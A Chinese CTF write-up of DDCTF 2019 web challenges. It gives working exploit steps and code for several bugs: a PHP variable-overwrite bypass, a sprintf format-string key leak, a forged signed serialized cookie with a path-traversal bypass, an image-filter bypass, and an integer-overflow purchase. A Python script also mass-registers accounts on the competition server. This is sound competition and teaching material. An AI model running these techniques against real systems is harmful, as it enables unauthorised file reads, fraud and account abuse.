

DDCTF2019 web-writeup

原创

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本文链接: https://blog.csdn.net/weixin_41038469/article/details/89397048

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又是没有进入复赛的ctf

继续留下没有技术的泪水

希望下次再加油吧!



1 滴~


2 web签到题

3 Upload-IMG


4 大吉大利今晚吃鸡

5 Misc-wireshark

1 滴~



察觉到jpg=TmpZMIF6WXhOamN5UIRaQk56QTJ0dz09有问题
发现加密形式是base64_encode(base64_encode(bin2hex(\$jpg)))
解密得到是flag.jpg
以同样加密方式构造index.php



得到index.php源码
base64解密之后:

```
<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4,2018
 */
error_reporting(E_ALL || ~E_NOTICE);

header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=TmpZM1F6WXhOamN5U1RaQk56QTJ0dz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
echo $file.'<br>';
$file = str_replace("config", "!", $file);
echo $file.'<br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='data:image/gif;base64, ".$txt."></img>";
/*
 * Can you find the flag file?
 */
?>
```

发现注释中有一个url提示: <https://blog.csdn.net/FengBanLiuYun/article/details/80616607>

这里有个比较坑的点...这篇文章不是真正的hint

我还看了很久...想着怎么绕过preg_replace

还是太naive了

这位老哥博客的访问量嗖嗖的增

评论也是特别的有趣



- 薛凯弗斯丶: 我替黄旭东祝滴滴越办越好 (5天前 #41楼) 11
- Mr.Lee.....: 买菜狂涨价 (3天前 #40楼) 0
- 雅鹿鹿鹿: 猜不出不要怀疑自己, 是出题人漏了点 (替黄旭东祝滴滴越办越好) (5天前 #39楼) 0
[查看回复\(3\)](#)
- dugdfuasgb: 祝你买菜必涨价 (3天前 #38楼) 1
- qq_40580948: 惊了 (4天前 #37楼) 0
- id_null: 来了来了还有这种事? 走了走了 (4天前 #36楼) 0
- 江南小虫虫: 提黄旭东祝DD越办越好!! (4天前 #35楼) 0
- hachp1: 出题人是真的zz (4天前 #34楼) 0

看到注释还有 Can you find the flag file?

猜测可能要找到的是一个文件

翻这个博主的博客发现提到文件的一篇文章

<https://blog.csdn.net/FengBanLiuYun/article/details/80913909>

以上面的加密方式构造practice.txt.swp

base64解密后得到: f1ag!ddctf.php

根据 Can you find the flag file?猜测这是一个文件名

从源码中可知config被过滤为!

所以构造文件名为: f1agconfigddctf.php

得到文件源码

```
<?php
include('config.php');
$k = 'hello';
extract($_GET);
if(isset($uid))
{
    $content=trim(file_get_contents($k));
    if($uid==$content)
    {
        echo $flag;
    }
    else
    {
        echo'hello';
    }
}
?>
```

需要构造uid变量和k文件内容一致

这里是一个变量覆盖漏洞

构造uid=&k= 即可得到flag

其实这题有一部分应该是根据百度杯的一道CODE 50pt出的

有兴趣可以看看

2 web签到题

提示没有权限访问

查看源码 - 发现js/index.js

```
beforeSend: function (XMLHttpRequest) {  
    XMLHttpRequest.setRequestHeader("didictf_username", "");  
},
```

bp抓包增加header头: didictf_username: admin

Request

Name	Value
GET	/app/Auth.php HTTP/1.1
Host	117.51.158.44
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; r...
Accept	text/html,application/xhtml+xml,application/...
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,e...
Connection	close
Upgrade-Insecure-R...	0
didictf_username	admin

Response

```
HTTP/1.1 200 OK  
Server: nginx/1.10.3 (Ubuntu)  
Date: Sun, 14 Apr 2019 09:28:01 GMT  
Content-Type: application/json  
Connection: close  
Content-Length: 140  
  
{ "errMsg": "success", "data": "\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7b11\u7406\u5458---\u8bf7\u8bbf\u95ee:app/fl2XID2i0Cdh.php" }
```

访问/app/fl2XID2i0Cdh.php

获得源码

其中察觉get_key函数

```
private function get_key() {  
    //eancrykey and flag under the folder  
    $this->eancrykey = file_get_contents('../config/key.txt');  
}
```

要想获得eancrykey

```
if(!empty($_POST["nickname"])) {  
    $arr = array($_POST["nickname"],$this->eancrykey);  
    $data = "Welcome my friend %s";  
    foreach ($arr as $k => $v) {  
        $data = sprintf($data,$v);  
    }  
    parent::response($data,"Welcome");  
}
```

代码审计可知需要设置cookie 步入session_read函数

并且POST传入nickname参数

可以发现如果POST方式传nickname='a'

此时arr=['a',\$this->eancrykey]

循环中执行sprintf(data,'a')

则data='welcome my friend a'


再次执行sprintf则不会传入eancrykey参数

若POST方式传nickname='%'

执行sprintf(data,'%s')

则data='welcome my friend %s'

再次执行sprintf则传eancrykey参数入格式符%s输出



The screenshot shows a web browser's developer tools interface. On the left, the 'Request' tab is active, displaying a POST request to '/app/Session.php'. The request body is a JSON object with 'nickname' set to '%s'. On the right, the 'Response' tab is active, showing a 200 OK status and a JSON response. The response contains an 'errMsg' of 'success' and a 'data' field with a long string of escaped characters. The browser's address bar shows the target URL as 'http://117.51.158.44'.

找到key之后还要去看如何利用

看到这里文件包含漏洞

```
public function __destruct() {  
    if(empty($this->path)) {  
        exit();  
    }else{  
        $path = $this->sanitizepath($this->path);  
        if(strlen($path) !== 18) {  
            exit();  
        }  
        $this->response($data=file_get_contents($path),'Congratulations');  
    }  
    exit();  
}
```

猜测敏感flag文件为: .../config/flag.txt(长度正好为18)

```
private function sanitizepath($path) {  
    $path = trim($path);  
    $path=str_replace('../','',$path);  
    $path=str_replace('..\\','',$path);  
    return $path;  
}
```

path有过滤, 构造...\\./config/flag.txt绕过

要去找调用__destruct的地方

__destruct构造折函数在对象被销毁时被调用

unserialize函数将会自动调用对象__wakeup和__destruct函数

发现可利用函数

```

var $cookie_name          = 'ddctf_id';
$session = $_COOKIE[$this->cookie_name];
if(!isset($session)) {
    parent::response("session not found",'error');
    return FALSE;
}
$hash = substr($session,strlen($session)-32);
$session = substr($session,0,strlen($session)-32);

if($hash !== md5($this->eancrykey.$session)) {
    parent::response("the cookie data not match",'error');
    return FALSE;
}
$session = unserialize($session);

```

看到服务器端会检验cookie中ddctf_id参数中最后32位
 检验其是否等于md5(this->eancrykey.\$session)
 this->eancrykey在上面已经获得
 开始构造session

```

<?php
class Session{
    var $path='...\\config/flag.txt';
}
$k=new Session();
echo serialize($k);
echo md5('EzblrbNS'.serialize($k));
?>

```

构造ddctf_id=O:7:"Session":1:{s:4:"path";s:21:".../config/flag.txt";}4b5ba6958a9873f456c2928b64b0be4d

The screenshot shows a web proxy tool interface. On the left, under the 'Request' tab, a POST request to /app/Session.php is shown. The request body contains a serialized PHP object with a 'path' property. On the right, under the 'Response' tab, the server's response is shown as a JSON object. The JSON object contains an 'errMsg' of 'success' and a 'data' field containing a long alphanumeric string, which is the flag.

Type	Name	Value
Body	ddctf_id	O:7:"Session":1:{s:4:"path";s:21:"...."
Body	nickname	%s

```

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sun, 14 Apr 2019 23:59:40 GMT
Content-Type: application/json
Connection: close
Content-Length: 220

{"errMsg": "success", "data": "\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7b81\u7406\u5458---\u8bf7\u8bbf\u95ee: app/f12XI02i0cdh.php"} {"errMsg": "Congratulations", "data": "DDCTF{ddctf2019_g4uqw36E_pHv1HI0GdV8qA2j}"}

```

得到flag!


####3 upload-IMG

上传照片之后发现提示需要包含phpinfo

写入phpinfo再次上传发现还是提示需要包含

发现它上传后网页会显示上传的照片

尝试下载后打开，和上传的图片比对后发现phpinfo被过滤了



猜测是二次过滤

构造图片绕过二次过滤再次上传得到flag

4 大吉大利今晚吃鸡

题目提示要购买入门券并淘汰对手


购买提示余额不足

抓包更改金额小于2000的提示券的金额必须是2000

大于2000的即可更改成功

猜测是整数溢出

抓包更改金额，购买成功



进入游戏页面之后，可以看到用户的id和ticket值

点击移除对手需要输入id和ticket值

随便尝试注册一个用户获得两个值输入发现剩余对手-1

总共要移除100个对手

构造脚本

```
#coded by 某大佬
import requests

users = {}

def regist(name,pwd='aaaaaaaa'):
    url = 'http://117.51.147.155:5050/ctf/api/register?name=%s&password=%s'%(name,pwd)
    r = requests.get(url=url)
    cookies = r.cookies.get_dict()
    # cookies = requests.utils.dict_from_cookiejar(r.cookies)
    users[cookies['user_name']] = cookies['REVEL_SESSION']
    return cookies['user_name'],cookies['REVEL_SESSION']

def buyticket(name,session):
    url = 'http://117.51.147.155:5050/ctf/api/buy_ticket?ticket_price=4611686018427387904'
    header={'Cookie':'user_name=%s; REVEL_SESSION=%s'%(name,session),'Referer': 'http://117.51.147.155:5050/index.html'}
    r = requests.get(url=url,headers=header)

    bill_id = eval(r.text)['data'][0]['bill_id']#,requests.utils.dict_from_cookiejar(r.cookies)
    payticket(bill_id,name,session)

def payticket(bill_id,name,session):
    url = 'http://117.51.147.155:5050/ctf/api/pay_ticket?bill_id=%s'%(bill_id)
    header={'Cookie':'user_name=%s; REVEL_SESSION=%s'%(name,session),'Referer': 'http://117.51.147.155:5050/index.html'}
    r = requests.get(url=url,headers=header)
    myid = eval(r.text)["data"][0]["your_id"]
    ticket = eval(r.text)["data"][0]["your_ticket"]
    getflag(myid,ticket)

def getflag(id,ticket):
    url = 'http://117.51.147.155:5050/ctf/api/remove_robot?id=%s&ticket=%s'%(id,ticket)
    header={'Cookie':'user_name=%s; REVEL_SESSION=%s'.format(adminUser,adminSession),'Referer': 'http://117.51.147.155:5050/index.html'}
    r = requests.get(url=url,headers=header)
    print eval(r.text)

adminUser , adminSession = regist('getMyFlag11')
print adminUser,adminSession #important
buyticket(adminUser,adminSession)

for x in range(200,301):
    regist('newUser%s'%(x))
for n in users:
    if n != adminUser:
        buyticket(n,users[n])
```

脚本是一个大佬写的 如果不可以转载的话请大佬和我说

感谢大佬~


脚本需要运行多次，因为好像有一些用户注册了之后将会赋予重复id，重复id再被移除一次不算数

查看flag —— 登录脚本注册的adminUser账号

进入<http://117.51.147.155:5050/index.html#/main/index>

5 流量分析

wireshark打开流量包，导出http分组



分帧 ▲	主机名	内容类型	大小	文件名
1387	tools.jb51.net	text/html	25 kB	img_add_info
1622	up.imgapi.com	text/json	60 bytes	/
1782	up.imgapi.com	multipart/form-data	125 kB	/
1818	up.imgapi.com	json	505 bytes	/
1882	www.tietuku.com	text/html	17 kB	afa7ac337cb62768
1920	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
2020	www.tietuku.com	text/html	11 kB	upload
2146	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
2538	up.imgapi.com	text/json	60 bytes	/
4847	up.imgapi.com	multipart/form-data	1688 kB	/
4889	up.imgapi.com	json	505 bytes	/
5027	www.tietuku.com	text/html	17 kB	a7182e990267e564
5079	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
6420	i2.bvimg.com	image/png	966 kB	414e8ed1def77efas.png

下载6420分组的图片

过滤表达式http.request.method == POST

找到分组1782 还有另一张图片

右击-追踪流-http流

要恢复里面的png图像 - 点击显示和保存转为原始数据 - Save as

Wireshark · 追踪 HTTP 流 (tcp.stream eq 11) · wireshark

```
504f5354202f20485454502f312e310d0a486f73743a2075702e696d676170692e636f6d0d0a436f6e74656e742d547970653a206d756c74697061
72742f666f726d2d646174613b20626f756e646172793d2d2d2d5765624b6974466f726d426f756e64617279426449664e686236486971627151
6e4d0d0a4f726967696e3a20687474703a2f2f777772e74696574756b752e636f6d0d0a4163636570742d456e636f64696e673a20677a69702c20
6465666c6174650d0a436f6e6e656374696f6e3a206b6565702d616c6976650d0a4163636570743a202a2f2a0d0a557365722d4167656e743a204d
6f7a696c6c612f352e3020284d6163696e746f73683b20496e74656c204d6163204f5320582031305f31325f3629204170706c655765624b69742f
3630352e312e313520284b48544d4c2c206c696b65204765636b6f292056657273696f6e2f31322e30205361666172692f3630352e312e31350d0a
526566657265723a20687474703a2f2f777772e74696574756b752e636f6d2f75706c6f61640d0a436f6e74656e742d4c656e6774683a20313235
3734300d0a4163636570742d4c616e67756167653a207a682d636e0d0a0d0a
2d2d2d2d2d2d5765624b6974466f726d426f756e64617279426449664e6862364869716271516e4d0d0a436f6e74656e742d446973706f73697469
6f6e3a20666f726d2d646174613b206e616d653d22546f6b656e220d0a0d0a42434242304635343830333931453644374534414342394632464131
3645383932343031394538333a36742d4433656d5a37646f42644d3756586f30484b6263706869553d3a65794a6b5a57466b62476c755a5349364d
5455304e7a63784e6a45794d43776964576c6b496a6f694e6a63304f4463304969776959577869645730694f6949784e5451334d7a6377496e303d
0d0a2d2d2d2d2d5765624b6974466f726d426f756e64617279426449664e6862364869716271516e4d0d0a436f6e74656e742d446973706f7369
74696f6e3a20666f726d2d646174613b206e616d653d226964220d0a0d0a57555f46494c455f300d0a2d2d2d2d2d5765624b6974466f726d426f
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6271516e4d0d0a436f6e74656e742d446973706f736974696f6e3a20666f726d2d646174613b206e616d653d2274797065220d0a0d0a696d616765
2f706e670d0a2d2d2d2d2d5765624b6974466f726d426f756e64617279426449664e6862364869716271516e4d0d0a436f6e74656e742d446973
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b88be58d88343a30393a32330d0a2d2d2d2d2d5765624b6974466f726d426f756e64617279426449664e6862364869716271516e4d0d0a436f6e
74656e742d446973706f736974696f6e3a20666f726d2d646174613b206e616d653d2273697a65220d0a0d0a3132343739370d0a2d2d2d2d2d57
65624b6974466f726d426f756e64617279426449664e6862364869716271516e4d0d0a436f6e74656e742d446973706f736974696f6e3a20666f72
6d2d646174613b206e616d653d2266696c65223b2066696c656e616d653d2275706c6f61642e706e67220d0a436f6e74656e742d547970653a2069
6d6167652f706e670d0a0d0a89504e470d0a1a0a000000d494844520000063e00002180806000007b699eb10000c1469434350494343205072
6f66696c65000048899557075853c9169e5b5208092d100129a137418a74e9bd0848071b210949281112828a1d5954702da858b0a2ab200aae0590
b5625716c1de1f88a8acac8b052ca8bc49015d5fbbdef9beb9f3e7cc3967fe33f7dccc00aa6acdc6c540d801c61be2836c49f999c92ca2475
0304a0800e2c812e8b2dcef58b8989045046fabfcbce06d680de586ad34d6bf8eff5751e770c56c00901888d33962760ec44700c0b5d9b9a27c0008
ad506f322b3f578afb211d614418200107129e6c9b1b6147cbf138994d7c6c00c4be0090a92c968807808a9437b380cd837154a41ced851c8110e2
2d107bb3f92c0ec40f211e97933313625532c496e9dfc5e1fd2d66fa684c168b378ae5b9c8841c2810e766b3e6fc9fcbf1bf25275b323287316c54
be2834569a335cb7eaac9911524c85f8b8303d2a1a620d882f0938327b29becf97842628ecfbd8e200b8668001e0cbe6b0022320d6839821c94af0
5360479648e60bedd128417e58bc02a78b66c62ae2a305c2eca848459c657c6ed808dec61507c58dd8640882c3208695861e29e4c727c979a2e70a
04895110ab40dc2ece8a8b50f83e2ee407448dd88824b152cea610bfc1005c7ca6d30ed1cf1485e981d9b259b0bd602e69bcf8f0f95fb62c95c71
72e408070e373048ce01e37085090a6e18ac2ef58856f496e768cc21edbc6cd0e8995af3376505c1037e27b3d1f16987c1db02799acf018c55c83
b9f931f1726e380a22410008044c20812d1dcc049940d0d6d7d8077fc94782010b88000f7081ad4233e291241b11c2671c28047f42c405e2513f7f
d928171440fd9751adfc690b3264a305328f2cf00ce21c5c17f7c63df148f8f485cd1177c3dd47fc98aa23b312838881c4506230d16a94071bb2ce
```

1 客户端 分组, 1 服务器 分组, 1 turn(s).

Entire conversation (127 kB) 显示和保存数据为 原始数据

查找: 查找下一个(N)

Help 滤掉此流 打印 Save as... 返回 Close

删除多余的数据

png图像开头为89 50 4E 47 —— %PNG(每个png文件相同)

结束为 49 45 4E 44 —— IEND(每个png文件相同)

还有四个字节 AE 42 60 82 (每个文件不同)

另存为再次打开

这里有个坑点: 图片高宽出现问题, 如果是linux/mac系统, 无法直接打开图片; windows系统可以直接打开

打开是个钥匙的图案 猜测是图片隐写

49 48 44 52 IHDR标识 (每个png文件都有)

00 00 06 3E 表示图片的宽 1598像素

00 00 02 18 表示图片长 536像素

更改图片长为00 00 06 3E 获得密码key:gKvN4eEm

导出的http分组中有一个网站http://tools.jb51.net/aideddesign/img_add_info

是图片在线解密, 输入图片和密码, 得到flag!

希望下次比赛可以拿奖啊!